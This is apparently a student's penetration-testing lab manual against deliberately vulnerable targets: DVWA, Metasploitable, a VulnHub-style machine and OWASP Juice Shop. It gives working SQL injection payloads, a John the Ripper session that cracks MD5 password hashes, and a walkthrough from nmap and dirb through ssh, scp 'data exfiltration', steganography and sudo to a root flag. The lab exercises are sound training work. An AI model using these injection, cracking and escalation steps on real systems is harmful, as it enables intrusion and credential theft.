
Enter username as admin and password as password. We will get a detailed DVWA webpage



13. Now click on SQL injection from left panel.




14. Enter 1 in user id



15. click dvwa security and set security level to low

15. try with other sql injection

Input the below text into the User ID Textbox `% ' or '0' = '0` Click Submit



In this scenario, we are saying to display all false records and all true records.


- '%' - Will probably not be equal to anything and will be false.
- '0'='0' - Is equal to true because 0 will always equal 0.

Equivalent Database Statement

SELECT first_name, last_name FROM users WHERE user_id = '% or '0'='0';

Display the Database Version enter in the textbox

% or 0 = 0 union select null, version() # click submit



- Notice in the last displayed line, 5.1.60 is displayed in the surname.
- This is the version of the MySQL database.

Display all tables in information schema

Input the below text into the User ID Textbox

% and 1 = 0 union select null, table_name from information_schema.tables #Click Submit

- Now we are displaying all the tables in the information_schema database.
- The INFORMATION_SCHEMA is the information database, where information about all the other databases that the MySQL server maintains is stored.

Experiment 6: Password Cracking & Credential Harvesting

Scenario:


From a previous SQL injection attack, you have obtained a list of hashed passwords. The concern is that weak passwords allow attackers to pivot within the network.

Tasks: - Use John the Ripper or Hashcat to crack the obtained hashes. - Alternatively, if allowed, use Hydra to brute-force SSH or FTP logins on Metasploitable 2. - Evaluate how easily an attacker could escalate their access.

Deliverable:

A list of cracked passwords or confirmed account access, along with complexity recommendations.

Steps:




This shows contents of the user tables including the passwords

Create Password Hash File

Instructions:

1. Highlight both admin and the password hash
2. Right Click
3. Copy



Open Notepad

- **Instructions:**

1. Applications --> Wine --> Programs --> Accessories --> Notepad

Paste in Notepad


- **Instructions:**

1. Edit --> Paste

Format in Notepad

- **Instructions:**

1. Place a ":" immediately after admin
2. Make sure your cursor is immediately after the ":" and hit the delete button.
3. Now you should see the user admin and the password hash separated by a ":" on the same line.
4. Cut the username and password combinations for gordonb, 1337, pablo, and smitty from (Section 11, Step 1) and paste in this file as well.



Save in Notepad

- **Instructions:**
- 1. Navigate to --> /usr/share/john/
- 2. Name the file name --> dvwa_password.txt
- 3. Click Save

Proof of Lab Using John the Ripper

Proof of Lab

- **Instructions:**
- 1. Bring up a new terminal, see (Section 7, Step 1)
- 2. `cd /usr/share/john/`
- 3. `john --format=raw-MD5 dvwa_password.txt`
- 4.
- 5. `john --format=raw-MD5 dvwa_password.txt`
- 6. `date`
- 7. `echo "Your Name"`
 - Replace the string "Your Name" with your actual name.
 - e.g., `echo "John Gray"`

```
(mona@kali)-[~]
$ cd /usr/share/john/

(mona@kali)-[/usr/share/john]
$ ls
1password2john.py      enpass5tojohn.py      office2john.py
7z2john.pl             ethereum2john.py      openssd2john.py
DPAPImk2john.py        filezilla2john.py     openssl2john.py
__pycache__            fuzz.dic              padlock2john.py
adxcsof2john.py        fuzz_option.pl        pass_gen.pl
aem2john.py            geli2john.py          password.lst
aix2john.pl            genincstats.rb        pcap2john.py
aix2john.py            hccapx2john.py        pdf2john.pl
alnum.chr              hextoraw.pl           pem2john.py
alnumspace.chr         htdigest2john.py      pfx2john.py
alpha.chr              hybrid.conf            pgpdisk2john.py
andotp2john.py         ibmiscanner2john.py   pgpsda2john.py
androidbackup2john.py  ikescan2john.py       pgpwde2john.py
androidfde2john.py     ios7tojohn.pl         pkcs12kdf.py
ansible2john.py        iTunes_backup2john.pl potcheck.pl
apex2john.py           iwork2john.py         prosody2john.py
applenotes2john.py     john.conf             ps_token2john.py
aruba2john.py          kdcdump2john.py       pse2john.py
ascii.chr              keychain2john.py      pwsafe2john.py
atmail2john.pl         keyring2john.py       radius2john.pl
axcrypt2john.py        keystore2john.py      radius2john.py
bestcrypt2john.py      kirbi2john.py         regex_alphabets.conf
bestcryptve2john.py    known_hosts2john.py   repeats16.conf
bitcoin2john.py        korelogic.conf        repeats32.conf
bitshares2john.py      krb2john.py           restic2john.py
bitwarden2john.py      kwallet2john.py       rexgen2rules.pl
bks2john.py            lanman.chr            rules
blockchain2john.py     lastpass2john.py      rulestack.pl
ccache2john.py         latin1.chr            sap2john.pl
cisco2john.pl          ldif2john.pl          sense2john.py
codepage.pl            leet.pl               sha-dump.pl
cracf2john.py          lib                   sha-test.pl
cronjob                libreoffice2john.py   signal2john.py
dashlane2john.py       lion2john-alt.pl      sipdump2john.py
deepsound2john.py      lion2john.pl          ssh2john.py
dictionary.rfc2865     lm_ascii.chr          sspr2john.py
digits.chr             lotus2john.py         staroffice2john.py
diskcryptor2john.py    lower.chr             stats
dmg2john.py            lowernum.chr          strip2john.py
dns                    lowerspace.chr        telegram2john.py
dumb16.conf            luks2john.py          test_tezos2john.py
dumb32.conf            mac2john-alt.py       tezos2john.py
dvwa_password.txt      mac2john.py           truecrypt2john.py
dvwa_passwords.txt     mcafee_epo2john.py   unisubst.conf
dynamic.conf           monero2john.py        unrule.pl
dynamic_disabled.conf  money2john.py         upper.chr
dynamic_flat_sse_formats.conf  mosquito2john.py  uppernum.chr
ecryptfs2john.py       mozilla2john.py       utf8.chr
ejabberd2john.py       multibit2john.py      vdi2john.pl
electrum2john.py        neo2john.py           vmx2john.py
encfs2john.py          netntlm.pl            zed2john.py
enpass2john.py         netscreen.py          ztex
```

```
(mona@kali)-[/usr/share/john]
$ john --format=raw-md5 dvwa_password.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 12 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (admin)
password      (smithy)
abc123        (gordonb)
letmein       (pablo)
Proceeding with incremental:ASCII
charley       (1337)
5g 0:00:00:00 DONE 3/3 (2025-03-20 19:16) 6.250g/s 227832p/s 227832c/s 249332C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Decoded passwords are displayed

Experiment 8: Privilege Escalation on a Compromised Host

Scenario:

You have a non-privileged shell on a compromised Linux server. The security team wants to know if gaining full root access is feasible, helping them understand post-exploitation risks.

Tasks: - Use LinPEAS or Linux Exploit Suggester to find local privilege escalation opportunities. - Exploit a vulnerable kernel or misconfigured SUID binary to become root.

Deliverable:

Evidence (screenshot of id command) that you obtained root privileges, and a short write-up of the exploited issue.

Steps:

Step 1. network scanning:

Currently scanning: 192.168.20.0/16 | Screen View: Unique Hosts


7 Captured ARP Req/Rep packets, from 7 hosts. Total size: 420

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1		1	60	TP-LINK TECHNOLOGIES CO.,LTD.
192.168.1.103		1	60	Dell Inc.
192.168.1.104		1	60	PCS Systemtechnik GmbH
192.168.1.100		1	60	OnePlus Technology (Shenzhen)
192.168.1.108		1	60	Intel Corporate
192.168.1.107		1	60	Samsung Electronics Co.,Ltd
192.168.1.102		1	60	Xiaomi Communications Co Ltd

nmap -p- -A 192.168.1.104

```
root@kali:~# nmap -p- -A 192.168.1.104
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-18 11:45 EDT
Nmap scan report for 192.168.1.104
Host is up (0.00034s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 38:d9:3f:98:15:9a:cc:3e:7a:44:8d:f9:4d:78:fe:2c (RSA)
|   256 89:4e:38:77:78:a4:c3:6d:dc:39:c4:00:f8:a5:67:ed (ECDSA)
|_  256 7c:15:b9:18:fc:5c:75:aa:30:96:15:46:08:a9:83:fb (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 08:00:27:1A:38:9E (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/docs/guides/osc.html)
TCP/IP fingerprint:
```

The scan gives us a lot of good and useful information, but what stands out the most is that port 22 and 80 are open, let's explore port 80 first and see what we can find there.




This does not help much, time to move to the next stage.

Step 2: Enumeration

dirb http://192.168.1.104/ -X .txt

```
root@kali:~# dirb http://192.168.1.104/ -X .txt
-----
DIRB v2.22
By The Dark Raver
-----
START_TIME: Mon May 18 11:49:00 2020
URL_BASE: http://192.168.1.104/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.txt) | (.txt) [NUM = 1]
-----
GENERATED WORDS: 4612
---- Scanning URL: http://192.168.1.104/ ----
+ http://192.168.1.104/notes.txt (CODE:200|SIZE:86)
```

<http://192.168.1.104/notes.txt>



<http://192.168.1.104/remb.txt>



Step 3 : System Exploration

ssh first_stage@192.168.1.104

ls

cat user.txt

cd /home

ls

cd mhz_cif

ls

cd Paintings

ls

Step 4: Data Exfiltration

mkdir raj

cd raj

scp first_stage@192.168.1.104:/home/mhz_c1f/Paintaings/* .

ls

Step 5: Steganography

steghide extract -sf spinning/ the/ wool.jpeg

cat remb2.txt

```
root@kali:~/raj# steghide extract -sf spinning\ the\ wool.jpeg
Enter passphrase:
wrote extracted data to "remb2.txt".
root@kali:~/raj# cat remb2.txt
ooh , i know should delete this , but i cant' remember it
screw me
mhz_c1f:1@ec1f
root@kali:~/raj#
```

Step 6: Privilege Escalation

su mhz_cif

id

sudo su

cd /root

ls

ls -la

cat .root.txt

```
$ su mhz_cif
Password:
mhz_cif@mhz_cif:~/Paintings$ id
uid=1000(mhz_cif) gid=1000(mhz_cif) groups=1000(mhz_cif),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
mhz_cif@mhz_cif:~/Paintings$ sudo su
[sudo] password for mhz_cif:
root@mhz_cif:/home/mhz_cif/Paintings# cd /root
root@mhz_cif:~# ls
root@mhz_cif:~# ls -la
total 32
drwx----- 3 root root 4096 Apr 24 18:07 .
drwxr-xr-x 24 root root 4096 May 18 15:46 ..
-rw----- 1 root root 54 Apr 24 18:07 .bash_history
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 124 Apr 24 18:07 .root.txt
drwx----- 2 root root 4096 Apr 13 17:14 .ssh
-rw----- 1 root root 833 Apr 24 18:07 .viminfo
root@mhz_cif:~# cat .root.txt
OwO HACKER MAN :D

Well done sir , you have successfully got the root flag.
I hope you enjoyed in this mission.

#mhz_cyber
root@mhz_cif:~#
```

Experiment 9: Full Web Application Penetration Test

Scenario:

You must perform a comprehensive test against the OWASP Juice Shop. The organization wants a detailed understanding of all web vulnerabilities before deployment.

Tasks: - Use OWASP ZAP to spider and scan the application. - Identify various vulnerabilities (XSS, SQLi, broken authentication, insecure direct object references) and exploit them. - Summarize the findings and recommend remediations.

Deliverable:

A full web application penetration test report, including identified vulnerabilities, exploitation proofs, and remediation steps.

Steps:

Installation of owsap zap

Step1: go to website www.zaproxy.com -> download .

Step2: select linux installer

Kali machine

Step 3: open terminal ->cd Downloads-> ls

Step 4: chmod o+x filename

Step 5: ./filename -> next->install

Step 6: open setting ->zap ->double click -> close the msg box

Step 7:open the website u want to scan -> copy it -> automated scan -> paste in the attack box

After few mins of scan

Step 8:go to alerts-> will find various alerts/vulnerabilities ->double click on it u will get description window where u can find indepth detail of the alert and the possible sol u can proceed.

OWASP Juice Shop Automated Scan using OWASP ZAP

Prerequisites

- OWASP ZAP installed on Kali Linux
- Internet connection
- Target URL: <http://juice-shop.herokuapp.com>

Step 1: Install OWASP ZAP

OWASP ZAP is available in Kali's default repositories.

1. Update package list:

```
sudo apt update
```


2. Install OWASP ZAP:

`sudo apt install zaproxy`


```
File Actions Edit View Help
(jacksp@kali)-[~]
$ sudo apt install zaproxy
[sudo] password for jacksp:
The following packages were automatically installed and are no longer required:
icu-devtools libfuse3-3 libglapi-mesa liblbfgsb0 libpython3.12-minimal libpython3.12t64 python3.12-tk strongswan success-fraction:0.0, failure-r
libflac12t64 libgeos3.13.0 libcicu-dev libpoppler145 libpython3.12-stdlib python3-setproctitle ruby-zeitwerk el.heroku.com/reports?e=4Purson=mgTq14%2B00
Use 'sudo apt autoremove' to remove them.

Installing:
zaproxy

Summary:
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 7
Download size: 214 MB
Space needed: 271 MB / 67.2 GB available

Get:1 http://mirror.aktkn.sg/kali kali-rolling/main amd64 zaproxy all 2.16.1-0kali1 [214 MB]
Fetched 214 MB in 4min 22s (819 kB/s)
Selecting previously unselected package zaproxy.
(Reading database ... 416171 files and directories currently installed.)
Preparing to unpack .../zaproxy_2.16.1-0kali1_all.deb ...
Unpacking zaproxy (2.16.1-0kali1) ...
Setting up zaproxy (2.16.1-0kali1) ...
Processing triggers for kali-menu (2025.2.2) ...
```

Step 2: Launch OWASP ZAP



Use the terminal command 'zaproxy' or launch it via the Kali Applications menu


Step 3: Start a New Session

Choose 'Start a new session' or select 'No' when asked to persist session.



Step 4: Access the Quick Start Tab

Under Automated Scan, input: `http://juice-shop.herokuapp.com`

